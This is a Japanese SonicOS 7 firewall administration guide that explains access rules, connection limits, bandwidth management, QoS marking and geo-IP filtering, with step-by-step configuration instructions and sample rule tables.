

SonicOS 7
ルールとポリシー
管理ガイド

SONICWALL®

内容

アクセス ルール	5
ファイアウォール アクセス ルールの設定	5
ステートフル パケット検査の既定のアクセス ルールについて	6
接続の制限について	7
アクセス ルールによる帯域幅管理の使用	8
アクセス ルールの設定	8
アクセス ルールの有効化と無効化	20
アクセス ルールの編集	20
アクセス ルールの削除	21
アクセス ルールの既定の設定の復元	21
アクセス ルールのトラフィック統計の表示	22
アクセス ルールの設定例	22
Ping の有効化	22
特定のサービスへの LAN アクセスの遮断	23
LAN ゾーンからの WAN プライマリ IP アクセスの許可	23
NAT ルール	25
SonicOS での NAT について	26
NAT 負荷分散について	27
使用する NAT LB 方式の決定	27
注意	28
負荷分散アルゴリズムの適用方法	28
スティッキー IP アルゴリズムの例	28
NAT64 について	29
Pref64::/n の使用	30
FQDN ベースの NAT について	30
送信元 MAC アドレスの置き換えについて	32
NAT ポリシー エントリの表示	32
表示の変更	32
表示のフィルタリング	33
ポリシーに関する情報の表示	33
「NAT または NAT64 の追加または編集」ポリシー	33
NAT ポリシーの削除	38
NAT ルール ポリシーの作成 例	39
着信トラフィック用の 1 対 1 の NAT ポリシーの作成	39
着信トラフィック用の 1 対 1 の NAT ポリシーの作成	41
1 対 1 の NAT ポリシーによる着信ポート アドレス変換	44
WAN IP アドレス経由の着信ポート アドレス変換	46
多対 1 の NAT ポリシーの作成	50
多対多の NAT ポリシーの作成	51

1 対多の NAT 負荷分散ポリシーの作成	54
2 台のウェブ サーバの NAT 負荷分散ポリシーの作成	60
NAT64 ポリシーのための WAN から WAN へのアクセス ルールの作成	66
DNS 改竄	68
ルーティング ルール	70
ルーティングについて	70
メトリックと管理距離	71
ルート通知	72
ECMP ルーティング	73
ポリシーベース ルーティング	73
ポリシーベース TOS ルーティング	73
PBR のメトリックベースの優先順位	74
ポリシー ベースのルーティングと IPv6	75
OSPF および RIP の高度なルーティング サービス	75
ドロップトンネル インターフェース	84
アプリベースのルーティング	85
ルールとポリシー > ルーティング ルール	85
ルーティング ルールの設定	85
コンテンツ フィルタ ルール	89
コンテンツ フィルタ ルール (CFS) について	89
コンテンツ フィルタ ルールについて	89
CFS ポリシーの UUID について	90
コンテンツ フィルタ オブジェクトについて	91
CFS の動作	91
CFS ポリシーの設定	91
コンテンツ フィルタ ルール テーブルについて	92
コンテンツ フィルタ ルールの追加	95
コンテンツ フィルタ ルールの編集	96
コンテンツ フィルタ ルールの削除	96
アプリケーション ルール	97
アプリケーション ルールについて	98
アプリケーション ルールとは?	98
アプリケーション ルールのメリット	99
アプリケーション制御の仕組み	100
アプリケーション制御ポリシーの作成について	101
アプリケーション ルール ポリシーの作成について	101
アプリケーション ルールとアプリケーション制御 のライセンス	105
用語	107
ルールとポリシー > アプリケーション ルール	108
アプリケーション ルール ポリシーの設定	108
アプリケーション ルール ウィザードを使用する	110
アプリケーション ルール設定の確認	111
便利なツール	111
アプリケーション ルールの使用例	115

一致オブジェクトでの正規表現の作成	116
ポリシーベースのアプリケーション ルール	117
アプリケーション シグネチャベース ポリシーのログ	119
コンプライアンスの施行	119
サーバの保護	119
ホストされる電子メール環境	120
電子メール制御	120
ウェブ ブラウザ制御	121
HTTP POST 制御	122
禁止するファイル タイプ制御	125
ActiveX コントロール	127
FTP 制御	129
帯域幅管理	134
DPI をバイパス	134
個別のシグネチャ	135
リバース シェル悪用の防御	138
エンドポイントルール	142
ポリシーの追加	143
SonicWall サポート	145
このドキュメントについて	146

アクセス ルール

トピック:

- [ファイアウォール アクセス ルールの設定](#)
- [アクセス ルールの設定例](#)

ファイアウォール アクセス ルールの設定

SonicWall ネットワークセキュリティ装置の既定のアクセスルールおよびユーザ定義アクセスルールの概要を説明します。アクセスルールは、着信および発信アクセスポリシーの定義、ユーザ認証の設定、およびファイアウォールのリモート管理を可能にするネットワーク管理ツールです。このセクションでは、ビジネス要件に合わせてアクセスルールをカスタマイズする設定例を示します。

アクセスルールは、受信および送信アクセスポリシーの定義、ユーザ認証の設定、および SonicWall セキュリティ装置のリモート管理を可能にするネットワーク管理ツールです。

「[ポリシー | ルールとポリシー > アクセスルール](#)」ページには、並べ替え可能なアクセスルール管理インターフェースが用意されています。以下のセクションでは、ゾーンごとのアクセスルールの設定およびアクセスルールを使用した帯域幅管理の設定について、高レベルの概要を示します。

これらのルールは、個々の送信元ゾーンから送信先ゾーンごと、および IPv4/IPv6 ごとに別々のテーブルにまとめられます。そのため、優先順位の種別はいずれもルールが属するルールテーブル内でのみ適用されます。

既定とユーザ定義											
一般		ゾーン		アドレス		サービス	ユーザ		スケジュール		
名前	動作	送信元	送信先	送信元	送信先	サービス	包含ユーザ	除外ユーザ	スケジュール		
1 (M)	0	Default Access Rule_1	LAN	LAN	すべて	すべての X2 管理 IP	SNMP	すべて	なし	常に有効	
2 (M)	13	Default Access Rule_2	LAN	LAN	すべて	すべての X2 管理 IP	Ping	すべて	なし	常に有効	
3 (M)	0	Default Access Rule_3	LAN	LAN	すべて	すべての X2 管理 IP	SSH 管理	すべて	なし	常に有効	
4 (M)	0	Default Access Rule_4	LAN	LAN	すべて	すべての X2 管理 IP	HTTPS 管理	すべて	なし	常に有効	
5 (M)	0	Default Access Rule_5	LAN	LAN	すべて	すべての X2 管理 IP	HTTP 管理	すべて	なし	常に有効	
6 (M)	0	Default Access Rule_6	LAN	LAN	すべて	すべての X0 管理 IP	Ping	すべて	なし	常に有効	
7 (M)	0	Default Access Rule_7	LAN	LAN	すべて	すべての X0 管理 IP	HTTPS 管理	すべて	なし	常に有効	
8 (M)	0	Default Access Rule_8	LAN	LAN	すべて	すべての X0 管理 IP	HTTP 管理	すべて	なし	常に有効	
9 (M)	0	Default Access Rule_9	LAN	LAN	すべて	すべて	すべて	すべて	なし	常に有効	
10 (M)	13.1k	Default Access Rule_10	LAN	WAN	すべて	すべて	すべて	すべて	なし	常に有効	
11 (M)	0	Default Access Rule_11	LAN	DMZ	すべて	すべて	すべて	すべて	なし	常に有効	
12 (M)	0	Default Access Rule_12	LAN	VPN	すべて	すべて	すべて	すべて	なし	常に有効	
13 (M)	0	Default Access Rule_13	LAN	VPN	すべて	WAN リモートアクセス	すべて	すべて	なし	常に有効	
14 (M)	0	Default Access Rule_14	LAN	VPN	すべて	WLAN リモートアクセス	すべて	すべて	なし	常に有効	
15 (M)	0	Default Access Rule_15	LAN	WLAN	すべて	すべて	すべて	すべて	なし	常に有効	
16 (M)	0	Default Access Rule_16	WAN	LAN	すべて	すべて	すべて	すべて	なし	常に有効	
17 (M)	0	Default Access Rule_17	WAN	WAN	すべて	すべての X1 管理 IP	SNMP	すべて	なし	常に有効	
18 (M)	1	Default Access Rule_18	WAN	WAN	すべて	すべての X1 管理 IP	Ping	すべて	なし	常に有効	
19 (M)	0	Default Access Rule_19	WAN	WAN	すべて	すべての X1 管理 IP	SSH 管理	すべて	なし	常に有効	
20 (M)	42.7k	Default Access Rule_20	WAN	WAN	すべて	すべての X1 管理 IP	HTTPS 管理	すべて	なし	常に有効	

トピック:

- [ステートフル パケット検査の既定のアクセス ルールについて](#)
- [接続の制限について](#)
- [アクセス ルールによる帯域幅管理の使用](#)
- [アクセス ルールの設定](#)
- [IPv6 のアクセス ルールの設定](#)
- [NAT64 のアクセス ルールの設定](#)
- [DNS プロキシのアクセス ルール](#)
- [アクセス ルールのユーザ優先順位](#)
- [アクセス ルールの表示](#)
- [ゾーン間アクセス ルールの最大数の指定](#)
- [ゾーンのアクセス ルールの設定](#)

ステートフル パケット 検査 の既定 のアクセス ルールについ

既定では、SonicWall ネットワーク セキュリティ装置のステートフル パケット検査によって、LAN からインターネットへの通信はすべて許可され、インターネットから LAN へのトラフィックはすべて遮断されます。セキュリティ装置で有効になっているステートフル パケット検査の既定のアクセス ルールでは、以下の動作が定義されています。

- LAN、WLAN から WAN または DMZ へのすべてのセッションを許可します (送信先 WAN IP アドレスがファイアウォール自体の WAN インターフェースの場合を除く)。
- DMZ から WAN へのすべてのセッションを許可します。
- WAN から DMZ へのすべてのセッションを禁止します。
- WAN および DMZ から LAN または WLAN へのすべてのセッションを禁止します。

既定のアクセス ルールを拡張または指定変更する、追加のネットワーク アクセス ルールを定義することもできます。例えば、アクセス ルールを作成することによって、LAN ゾーンから WAN プライマリ IP アドレスへのアクセスを許

可したり、特定の種別のトラフィック (LAN から WAN への IRC など) を遮断したり、特定の種別のトラフィック (インターネット上の特定のホストから LAN 上の特定のホストへの Lotus Notes データベースの同期など) を許可したり、特定のプロトコル (Telnet など) の使用を LAN 上の許可されたユーザのみに制限したりすることができます。

ユーザ定義アクセスルールは、ネットワークトラフィックの送信元 IP アドレス、送信先 IP アドレス、IP プロトコル種別を評価し、その情報を装置上に作成されているアクセスルールと比較します。ネットワークアクセスルールは優先権を持ち、装置のステートフル パケット検査よりも優先させることができます。例えば、IRC トラフィックを遮断するアクセスルールは、このトラフィック種別を許可している、装置の既定の設定よりも優先されます。

△ 注意: ネットワークアクセスルールを定義する機能は、非常に強力なツールです。個別アクセスルールを使用して、ファイアウォールの保護を無効にしたり、インターネットへのアクセスをすべて遮断したりすることができます。ネットワークアクセスルールを作成または削除するときには注意が必要です。

接続の制限について

接続制限の機能は、SYN Cookies および侵入防御サービス (IPS) などの機能と組み合わせるときに、追加のセキュリティと制御の層を提供することを目的としています。接続の制限では、アクセスルールを分類基準として使用し、そのクラスのトラフィックに割り当て可能な合計接続キャッシュに対する最大パーセンテージを宣言して、ファイアウォールを介した接続を抑制する方法を提供します。

IPS と組み合わせて使用することによって、Sasser、Blaster、Nimda などの特定のクラスのマルウェアの拡散を緩和することができます。これらのワームは、異常に速い速度でランダムなアドレスへの接続を開始することによって拡散します。例えば、Nimda に感染した各ホストでは 1 秒間に 300~400 回の接続が試行され、Blaster の場合は 1 秒間に 850 個の packets が送信され、Sasser の場合は 1 秒間に 5,120 回の試行が可能です。通常、悪意のないネットワークトラフィック、特に保護ゾーン > 非保護ゾーン (LAN > WAN) へのトラフィックでは、これほど高い数値は見られません。この種の悪意のある活動によって、特に小規模な装置では、数秒間のうちに利用可能な接続キャッシュリソースがすべて消費されます。

接続制限を使用すると、ワームやウイルスの拡散防止に加えて、他の種別の接続キャッシュリソースの消費に關する問題も緩和できます。例えば、セキュリティに問題のない内部ホストでピアツーピアソフトウェアが実行されているとき (IPS でこのようなサービスを許可するように設定している場合) や、内部または外部ホストでパケットジェネレータやスキャンツールが使用されている場合などに発生する問題を緩和できます。

さらに、接続制限を使用して、サーバに対して許可される正当な着信接続数を制限することにより、公開されているサーバ (ウェブサーバなど) を保護することができます (つまり、スラッシュドット効果からサーバを保護できます)。これは、部分的にオープンな TCP 接続またはなりすましによる TCP 接続を検出して防止する、SYN フラッドに対する保護とは異なります。このような接続の制限は非保護ゾーンのトラフィックに最も多く適用されますが、必要に応じて任意のゾーンのトラフィックに適用できます。

接続制限を適用するには、特定の種別のトラフィックに割り当て可能な接続数の割合を、最大許容接続数に対するパーセンテージで定義します。前述の数値は既定の LAN > WAN 設定を示しており、この設定では利用可能なすべてのリソースが LAN > WAN (すべての送信元、すべての送信先、すべてのサービスの) トラフィックに割り当てられる可能性があります。

より限定的なルールを構築して、特定の種類のトラフィック (WAN 上の任意の送信先への FTP トラフィックなど) で消費できる接続のパーセンテージを制限したり、あるクラスのトラフィックに 100% を割り当てて、一般的なトラフィックは低いパーセンテージ (最小許容値は 1%) に制限して重要なトラフィック (重要なサーバへの HTTPS トラフィックなど) を優先したりすることができます。

① **補足:** IPS のシグネチャを接続制限の分類基準として使用することはできません。使用できるのは、アクセスルール (アドレス、サービスなど) のみです。

アクセスルールによる帯域幅管理の使用

帯域幅管理 (BWM) によって、保証帯域幅と最大帯域幅をサービスに割り当ててトラフィックの優先順位を設定できます。アクセスルールを使用すると、帯域幅管理を特定のネットワークトラフィックに適用できます。帯域幅管理が有効になっているポリシーに属しているパケットは、送信される前に、対応する優先順位キューに入れられます。

帯域幅管理は、「ネットワーク | システム > インターフェース」ページでそれぞれのインターフェースに対して個別に設定する必要があります。

① **補足:** これは、「ポリシー | ファイアウォール > 帯域幅管理」ページの「帯域幅管理種別」が「なし」以外に設定されている場合に適用されます。

インターフェースに帯域幅管理を設定するオプションは、帯域幅管理種別として「詳細」と「グローバル」のどちらが選択されているかによって異なります。

アクセスルールでの帯域幅管理の有効化

帯域幅管理は、アクセスルールを使用して受信トラフィックと送信トラフィックの両方に適用できます。じょうごアイコンが表示されているアクセスルールは、帯域幅管理用に設定されたものです。

① **ヒント:** あるゾーンの複数のインターフェースに帯域幅管理を設定する場合、設定したゾーンの保証帯域幅が、そのゾーンにバインドされているインターフェースで利用可能な帯域幅を超えるような設定は行わないでください。

帯域幅管理の設定については、『SonicOS セキュリティ設定』ドキュメントの「ポリシー | ファイアウォール > 帯域幅管理」セクションを参照してください。

アクセスルールの設定

トピック:

- [IPv6 のアクセスルールの設定](#)
- [NAT64 のアクセスルールの設定](#)
- [DNS プロキシのアクセスルール](#)
- [アクセスルールのユーザ優先順位](#)
- [アクセスルールの表示](#)
- [ゾーン間アクセスルールの最大数の指定](#)
- [ゾーンのアクセスルールの設定](#)

ルールを設定するには、ルールの適用先となるサービスまたはサービスグループがまず定義されている必要があります。定義されていない場合は、サービスまたはサービスグループを定義したうえで、これに適用するルールを1つ以上定義します。

以下では、SonicOS を実行するファイアウォール装置用のファイアウォール ルールの追加、変更、既定値へのリセット、削除を行う手順を示します。SonicOS を実行する装置では、「アクセスルール」画面でページ単位の移動、列見出しによる並べ替えがサポートされています。「アクセスルール」テーブルでは、列見出しをクリックするとその列による並べ替えを実行できます。選択された列見出しの右側には、矢印が表示されます。この矢印をクリックすると、テーブル内のエントリの並べ替え順序が逆になります。

「アクセスルール」画面のエントリの上にマウスポインタを置くと、アドレスオブジェクトやサービスなどのオブジェクトに関する情報が表示されます。

アクセスルールでは IPv6 がサポートされています。「アクセスルール検索」セクションで IPv6 アクセスルールを検索します。結果のリストがテーブルに表示されます。

検索		既定とユーザ定義		IPv4 と IPv6		すべてのゾーン → すべてのゾーン		動作中と無動作		使用中と未使用		ルールのリセット		リンクポ		再表示		グリッド設定	
		一般		ゾーン		アドレス		サービス		ユーザ		スケジュール							
名前	ヒット	名前	動作	送信元	送信先	送信元	送信先	サービス	包含ユーザ	除外ユーザ	スケジュール								
▶ 1 (M)	0	Default Access Rule_1	➕	LAN	LAN	すべて	すべての X2 管理 IP	SNMP	すべて	なし	常に有効								
▶ 2 (M)	13	Default Access Rule_2	➕	LAN	LAN	すべて	すべての X2 管理 IP	Ping	すべて	なし	常に有効								
▶ 3 (M)	0	Default Access Rule_3	➕	LAN	LAN	すべて	すべての X2 管理 IP	SSH 管理	すべて	なし	常に有効								
▶ 4 (M)	0	Default Access Rule_4	➕	LAN	LAN	すべて	すべての X2 管理 IP	HTTPS 管理	すべて	なし	常に有効								
▶ 5 (M)	0	Default Access Rule_5	➕	LAN	LAN	すべて	すべての X2 管理 IP	HTTP 管理	すべて	なし	常に有効								
▶ 6 (M)	0	Default Access Rule_6	➕	LAN	LAN	すべて	すべての X0 管理 IP	Ping	すべて	なし	常に有効								
▶ 7 (M)	0	Default Access Rule_7	➕	LAN	LAN	すべて	すべての X0 管理 IP	HTTPS 管理	すべて	なし	常に有効								
▶ 8 (M)	0	Default Access Rule_8	➕	LAN	LAN	すべて	すべての X0 管理 IP	HTTP 管理	すべて	なし	常に有効								
▶ 9 (M)	0	Default Access Rule_9	➕	LAN	LAN	すべて	すべて	すべて	すべて	なし	常に有効								
▶ 10 (M)	13.1k	Default Access Rule_10	➕	LAN	WAN	すべて	すべて	すべて	すべて	なし	常に有効								
▶ 11 (M)	0	Default Access Rule_11	➕	LAN	DMZ	すべて	すべて	すべて	すべて	なし	常に有効								
▶ 12 (M)	0	Default Access Rule_12	➕	LAN	VPN	WAN リモートアクセス	すべて	すべて	すべて	なし	常に有効								
▶ 13 (M)	0	Default Access Rule_13	➕	LAN	VPN	WLAN リモートアクセス	すべて	すべて	すべて	なし	常に有効								
▶ 15 (M)	0	Default Access Rule_15	➕	LAN	WLAN	すべて	すべて	すべて	すべて	なし	常に有効								
▶ 16 (M)	0	Default Access Rule_16	✖	WAN	LAN	すべて	すべて	すべて	すべて	なし	常に有効								
▶ 17 (M)	0	Default Access Rule_17	➕	WAN	WAN	すべて	すべての X1 管理 IP	SNMP	すべて	なし	常に有効								
▶ 18 (M)	1	Default Access Rule_18	➕	WAN	WAN	すべて	すべての X1 管理 IP	Ping	すべて	なし	常に有効								
▶ 19 (M)	0	Default Access Rule_19	➕	WAN	WAN	すべて	すべての X1 管理 IP	SSH 管理	すべて	なし	常に有効								
▶ 20 (M)	42.7k	Default Access Rule_20	➕	WAN	WAN	すべて	すべての X1 管理 IP	HTTPS 管理	すべて	なし	常に有効								

そこから、編集するアクセスルールの「構成」アイコンをクリックできます。アクセスルールの IPv6 設定は、IPv4 の場合とほとんど同じです。

アクセスルールを設定するには、以下の手順を完了します。

1. 「ポリシー | ルールとポリシー > アクセスルール」に移動します。「アクセスルール」ページが表示されます。「ポリシー | ルールとポリシー > アクセスルール」ページでは、アクセスルールの複数のビューを選択できます。
2. 「既定」ビューの「構成」列で、ルールを設定する送信元および送信先インターフェースの「編集」アイコンをクリックします。そのインターフェースペアに対する「アクセスルールの編集」ページが表示されます。
3. または、「アクセスルール」テーブルで「+ ルールの追加」をクリックします。「アクセスルールの編集」ダイア

ログ ボックスが表示されます。

4. 「一般」ビューをクリックし、「ポリシー名」を追加または編集します。
5. 動作（アクセスの「許可」、「禁止」、または「破棄」）を選択します。
① | **補足:** ポリシーに “No-Edit”（編集不可）のポリシー動作がある場合、「動作」設定は編集できません。
6. 「送信元」/「送信先」ドロップダウン メニューから送信元と送信先のゾーンを選択します。
既定のゾーンはありません。「すべて」はどちらのゾーン フィールドでもサポートされています。
7. 「送信元ポート」を選択します。アクセス ルールが設定されている場合、選択された「サービス オブジェクト/グループ」で定義されている送信元ポートに基づいてトラフィックがフィルタ処理されます。選択されたサービス オブジェクト/グループには、「サービス」で選択するのと同じプロトコル種別が設定されている必要があります。
8. 「サービス」ドロップダウン メニューから、サービス オブジェクトを選択します。サービスが存在しない場合は、「サービス オブジェクトの設定」を参照してください。
9. 「送信元」/「送信先」ドロップダウン メニューから「送信元」と「送信先」の各ゾーンを選択します。
10. 送信元ネットワーク アドレス オブジェクトを「送信元」ドロップダウン メニューから選択します。
11. 送信先ネットワーク アドレス オブジェクトを「送信先」ドロップダウン メニューから選択します。
12. 「IP バージョン」(「IPv4」または「IPv6」) を指定します。
13. このルールの適用先が、すべてのユーザか、個々のユーザまたはグループかを「包含ユーザ」ドロップダウン メニューで指定します。「除外ユーザ」ドロップダウン メニューを使用してユーザを除外することもできます。
14. 「スケジュール」ドロップダウン メニューでスケジュールまたはスケジュール グループを選択して、ルールがいつ適用されるかを指定します。ルールを常に適用する場合は、「常に有効」を選択します。スケジュールが存在しない場合は、「スケジュールの設定」を参照してください。
15. アクセス ルールの「優先順位」を設定します。
16. 必要に応じて、ルールに関連するコメントを「コメント」フィールドに入力します。
17. このルールに対するログを有効にするには、「ログを有効にする」を選択します。

18. 断片化パケットは、特定の種別のサービス拒否攻撃で使用されるので、既定では遮断されます。「断片化パケットを許可する」は、ユーザによる特定のアプリケーションへのアクセスで問題が発生していて SonicWall ログが多数の断片化パケットの破棄を示している場合にのみ有効にしてください。
19. 断片化パケットを許可するには、「断片化パケットを許可する」をオンにします。
20. フロー報告を許可するには、「フロー報告を有効にする」をオンにします。
21. パケットの監視を許可するには、「パケット監視を有効にする」をオンにします。
22. (必要に応じて)「管理トラフィックを許可する」をオンにします。このオプションが有効になっている場合、管理用と非管理用の両方のトラフィックが許可されます。
23. ボットネット フィルタを使用する場合は、「ボットネット フィルタを有効にする」をオンにします。
24. このアクセス ルールに一致するトラフィックで SIP 変換を有効にするには、「SIP」をオンにします。このオプションは、既定では選択されていません。

既定では、SIP クライアントは自身のプライベート IP アドレスを、SIP プロキシ宛てに送信される SIP (セッション開始プロトコル) セッション定義プロトコル (SDP) メッセージに使用します。SIP プロキシがファイアウォールのパブリック (WAN) 側に配置されていて、SIP クライアントがファイアウォールのプライベート (LAN) 側に配置されている場合、SDP メッセージは変換されないため、SIP プロキシは SIP クライアントに到達できません。SIP 変換を有効にすると、プライベート IP アドレスと割り当てられたポートを変更して SonicOS が LAN から WAN に流れる SIP メッセージを変換するようにすることで、この問題が解決されます。

25. このアクセス ルールに一致するトラフィックで H.323 変換を有効にするには、「H.323」をオンにします。H.323 は IPv4 と IPv6 の両方でサポートされています。ただし、H.323 は IPv4 と IPv6 の間のブリッジとして機能しません。ファイアウォールへの受信 H.323 ストリームが IPv4 モードの場合は、送信側でも IPv4 モードのままです。IPv6 モードの場合も同じです。H.323 シグナル ストリームによってホストされる関連メディアセッション (音声、ビデオ セッションなど) は、H.323 シグナル セッションと同じアドレス モードになります。例えば、H.323 シグナル ハンドシェイクが IPv6 モードの場合、この H.323 シグナル ストリームから生成されるすべての RTP/RTCP ストリームも IPv6 モードになります。
26. 「次へ」をクリックして「詳細」設定に進みます。

詳細設定の構成

ルールの編集

名前

説明

動作 許可 禁止 破棄

種類 IPv4 IPv6

優先順位

スケジュール

有効

送信元/送信先

セキュリティプロファイル

トラフィックシェーピング

ログ

オプション設定

番号化サービス

DPI

クライアント DPI-SSL

サーバ DPI-SSL

ホットネット/CC

ホットネット/CC

地域 IP フィルタ

地域 IP フィルタモード グローバル ユーザ定義 未定義国を遮断する

許可する国 253 項目

アイスランド	▶
アイルランド	▶
アジア/太平洋地域	▶
アゼルバイジャン	▶
アフガニスタン	▶
アメリカ領サモア	▶
アラブ首長国連邦	▶
アルジェリア	▶

遮断する国 0 項目

選択済: 0 項目 (総数: 253)

図の表示

1. アクセスルールで TCP 無動作期間経過後のタイムアウトを設定するには、「TCP 接続無動作時タイムアウト(分)」フィールドに時間を分単位で設定します。既定値は 15 分です。
2. アクセスルールで UDP 無動作期間経過後のタイムアウトを設定するには、「UDP 接続無動作時タイムアウト(分)」フィールドに時間を分単位で設定します。既定値は 30 秒です。
3. 「許可された接続数(最大接続数に対する割合)」フィールドで、許可される接続数を装置で許可される最大接続数に対するパーセントで指定します。接続制限の詳細については、「[接続の制限について](#)」を参照してください。
4. 「各送信元 IP アドレスに対する接続制限を有効にする」を選択して、パケット破棄の「しきい値」を定義します。このしきい値を超えると、対応する送信元 IP からの接続とパケットが破棄されます。最小値は 0、最大値は 65535、既定値は 128 です。
5. 「各送信先 IP アドレスに対する接続制限を有効にする」を選択して、パケット破棄の「しきい値」を定義します。このしきい値を超えると、対応する送信先 IP からの接続とパケットが破棄されます。最小値は 0、最大値は 65535、既定値は 128 です。
6. 精密パケット検査 (DPI) スキャンをルール単位で無効にするには、「DPI を無効にする」を選択します。このオプションは、既定では選択されていません。
7. このルールに一致するトラフィックのクライアント側 DPI-SSL スキャンを無効にするには、「DPI-SSL クライアントを無効にする」を選択します。クライアント側の DPI-SSL スキャンで HTTPS トラフィックが検査されるのは、装置の LAN 上のクライアントが WAN 上のコンテンツにアクセスするときです。

- このルールに一致するトラフィックのサーバ側 DPI-SSL スキャンを無効にするには、「**DPI-SSL サーバを無効にする**」を選択します。サーバ側の DPI-SSL スキャンで HTTPS トラフィックが検査されるのは、リモートクライアントが WAN 経由で接続して装置の LAN 上のコンテンツにアクセスするときです。
- 「**認証されていないユーザをログインにリダイレクトしない**」を選択すると、SSO 経由でユーザを識別したり、ログイン ページにリダイレクトしたりするのではなく、認証されていないユーザからの HTTP/HTTPS トラフィックが遮断されます。
- 「**次へ**」をクリックして、「**QoS**」設定値の構成に進みます。

QoS 設定値の構成

- このルールの対象となるトラフィックに DSCP または 802.1p サービス品質管理を適用する場合は、QoS を設定します。

- 「**DSCP 級割設定**」で、「**DSCP 級割の方針**」をドロップダウン メニューから選択します。
 - なし**: パケットの DSCP 値は 0 にリセットされます。
 - 維持 (既定)**: パケットの DSCP 値は変更されません。
 - 指定**: 「**DSCP 値の指定**」ドロップダウン メニューが表示されます。0 ~ 63 の範囲の数値を選択します。一般的な値には次のようなものがあります。

0 – 最大努力型/既定 (既定値)	20 – 等級 2, 銀 (AF22)	34 – 等級 4, 金 (AF41)
8 – 等級 1	22 – 等級 2, 銅 (AF23)	36 – 等級 4, 銀 (AF42)
10 – 等級 1, 金 (AF11)	24 – 等級 3	38 – 等級 4, 銅 (AF43)
12 – 等級 1, 銀 (AF12)	26 – 等級 3, 金 (AF31)	40 – エクスプレス転送
14 – 等級 1, 銅 (AF13)	27 – 等級 3, 銀 (AF32)	46 – 緊急転送 (EF)
16 – 等級 2	30 – 等級 3, 銅 (AF33)	48 – 制御用
18 – 等級 2, 金 (AF21)	32 – 等級 4	56 – 制御用

 - 参照**: ページには「**補足: 「ポリシー | ファイアウォール > QoS 割付**」ページの QoS 割付設定を使用します」と表示されます。

- 「802.1p 級割を DSCP 値に優先する」チェックボックスが表示されます。DSCP 値が 802.1p 級割によってオーバーライドされるようにします。このオプションは、既定では無効になっています。

3. 「802.1p 級割の設定」で、「802.1p 級割の方針」をドロップダウン メニューから選択します。

- なし(既定): 802.1p タグ付けをパケットに追加しません。
- 維持: パケットの 802.1p 値は変更されません。
- 指定: 「802.1p 値の指定」ドロップダウン メニューが表示されます。次の 0 ~ 7 の範囲の数値を選択します。

0 - 最大努力型(既定値)	4 - 負荷制御型
1 - バックグラウンド型	5 - 映像型(遅延 100 ミリ秒以下)
2 - 儉約型	6 - 音声型(遅延 10 ミリ秒以下)
3 - 最高努力型	7 - ネットワーク制御型

- 参照: ページには“補足: 「ポリシー | ファイアウォール > QoS 割付」ページの QoS 割付設定を使用します”と表示されます。

4. 「詳細帯域幅管理での帯域幅管理の設定」または「グローバル帯域幅管理での帯域幅管理の設定」に進みます。

詳細帯域幅管理での帯域幅管理の設定

「ポリシー | ファイアウォール > 帯域幅管理」ページで帯域幅管理種別として「グローバル」を指定する場合は、「グローバル帯域幅管理での帯域幅管理の設定」に進みます。

ルールの編集

名前

説明

動作 許可 禁止 破棄

種類 IPv4 IPv6

優先順位

スケジュール

有効

送信元/送信先
セキュリティプロファイル
トラフィックシェーピング
ログ
オプション設定

QoS (サービス品質)

DSCP 級割

802.1p 級割

BWM (帯域幅管理)

送信帯域幅管理

受信帯域幅管理

帯域幅使用率を追跡する

図の表示
キャンセル
保存

送信トラフィックで帯域幅管理を有効にするには、以下の手順に従います。

1. 「送信帯域幅管理を有効にする(「許可」ルールのみ)」を選択します。このオプションは、既定では無効になっています。
 - a. 「帯域幅オブジェクト」ドロップダウン メニューから帯域幅オブジェクトを選択します。

新しい帯域幅オブジェクトを作成するには、「帯域幅オブジェクトの作成」を選択します。帯域幅オブジェクトの作成の詳細については、「帯域幅オブジェクトの構成」を参照してください。

- 受信トラフィックで帯域幅管理を有効にするには、「受信帯域幅管理を有効にする(「許可」ルールのみ)」を選択します。このオプションは、既定では無効になっています。
 - 「帯域幅オブジェクト」ドロップダウンメニューから帯域幅オブジェクトを選択します。

新しい帯域幅オブジェクトを作成するには、「帯域幅オブジェクトの作成」を選択します。
- 帯域幅使用状況を追跡するには、「帯域幅使用状況の追跡を有効にする」を選択します。このオプションは、既定では無効になっています。このオプションを選択する場合は、「帯域幅管理を有効にする」オプションのどちらかまたは両方を選択する必要があります。
- 「次へ」をクリックして、「地域 IP」設定値の構成に進みます。

グローバル帯域幅管理での帯域幅管理の設定

補足:「ポリシー | ファイアウォール > 帯域幅管理」ページで帯域幅管理種別として「詳細」を指定する場合は、「詳細帯域幅管理での帯域幅管理の設定」に進みます。

ルールの編集

名前	マイルール	動作	<input checked="" type="radio"/> 許可 <input type="radio"/> 禁止 <input type="radio"/> 破壊
説明	アクセスルールの短い説明を記述します...	種類	<input checked="" type="radio"/> IPv4 <input type="radio"/> IPv6
		優先順位	自動優先順位
		スケジュール	常に有効
		有効	<input checked="" type="checkbox"/>

送信元/送信先 セキュリティプロファイル **トラフィックシェーピング** ログ オプション設定

QoS (サービス品質)		BWM (帯域幅管理)	
DSCP 級割	維持	送信帯域幅管理	無効
802.1p 級割	維持	受信帯域幅管理	無効
		帯域幅使用率を追跡する	<input type="checkbox"/>

図の表示

キャンセル 保存

- 送信トラフィックで帯域幅管理を有効にするには、「送信帯域幅管理を有効にする(「許可」ルールのみ)」を選択します。このオプションは、既定では無効になっています。
 - 「帯域幅優先順位」ドロップダウンメニューで、帯域幅優先順位を選択します。最高の優先順位は「0リアルタイム」で、これが既定値です。最低の優先順位は「7最低」です。
- 受信トラフィックで帯域幅管理を有効にするには、「受信帯域幅管理を有効にする(「許可」ルールのみ)」を選択します。このオプションは、既定では無効になっています。
 - 「帯域幅優先順位」ドロップダウンメニューで、帯域幅優先順位を選択します。最高の優先順位は「0リアルタイム」で、これが既定値です。最低の優先順位は「7最低」です。
- 「次へ」をクリックして、「地域 IP」設定値の構成に進みます。

地域 IP 設定値の構成

- ① **補足:** セキュリティサービスを利用して地域 IP フィルタを指定して、すべてのトラフィックに、またはポリシーごとに適用することができます。詳細については、『SonicOS セキュリティ構成』のドキュメントの「地域 IP フィルタの設定」を参照してください。これは相互参照にする必要があります。

地域 IP の設定を行うには、以下の手順に従います。

1. このルールに一致するトラフィックにフィルタを適用するには、「地域 IP フィルタを有効にする」チェックボックスをオンにします。
2. このルールでグローバル地域 IP 国リストを適用するには、「グローバル」を選択します。
3. このポリシーでユーザ定義地域 IP 国リストを指定するには、「ユーザ定義」を選択します。「地域 IP フィルタを有効にする」と「ユーザ定義」を選択すると、「利用可能な国」および「選択した国」フィールドが有効になります。

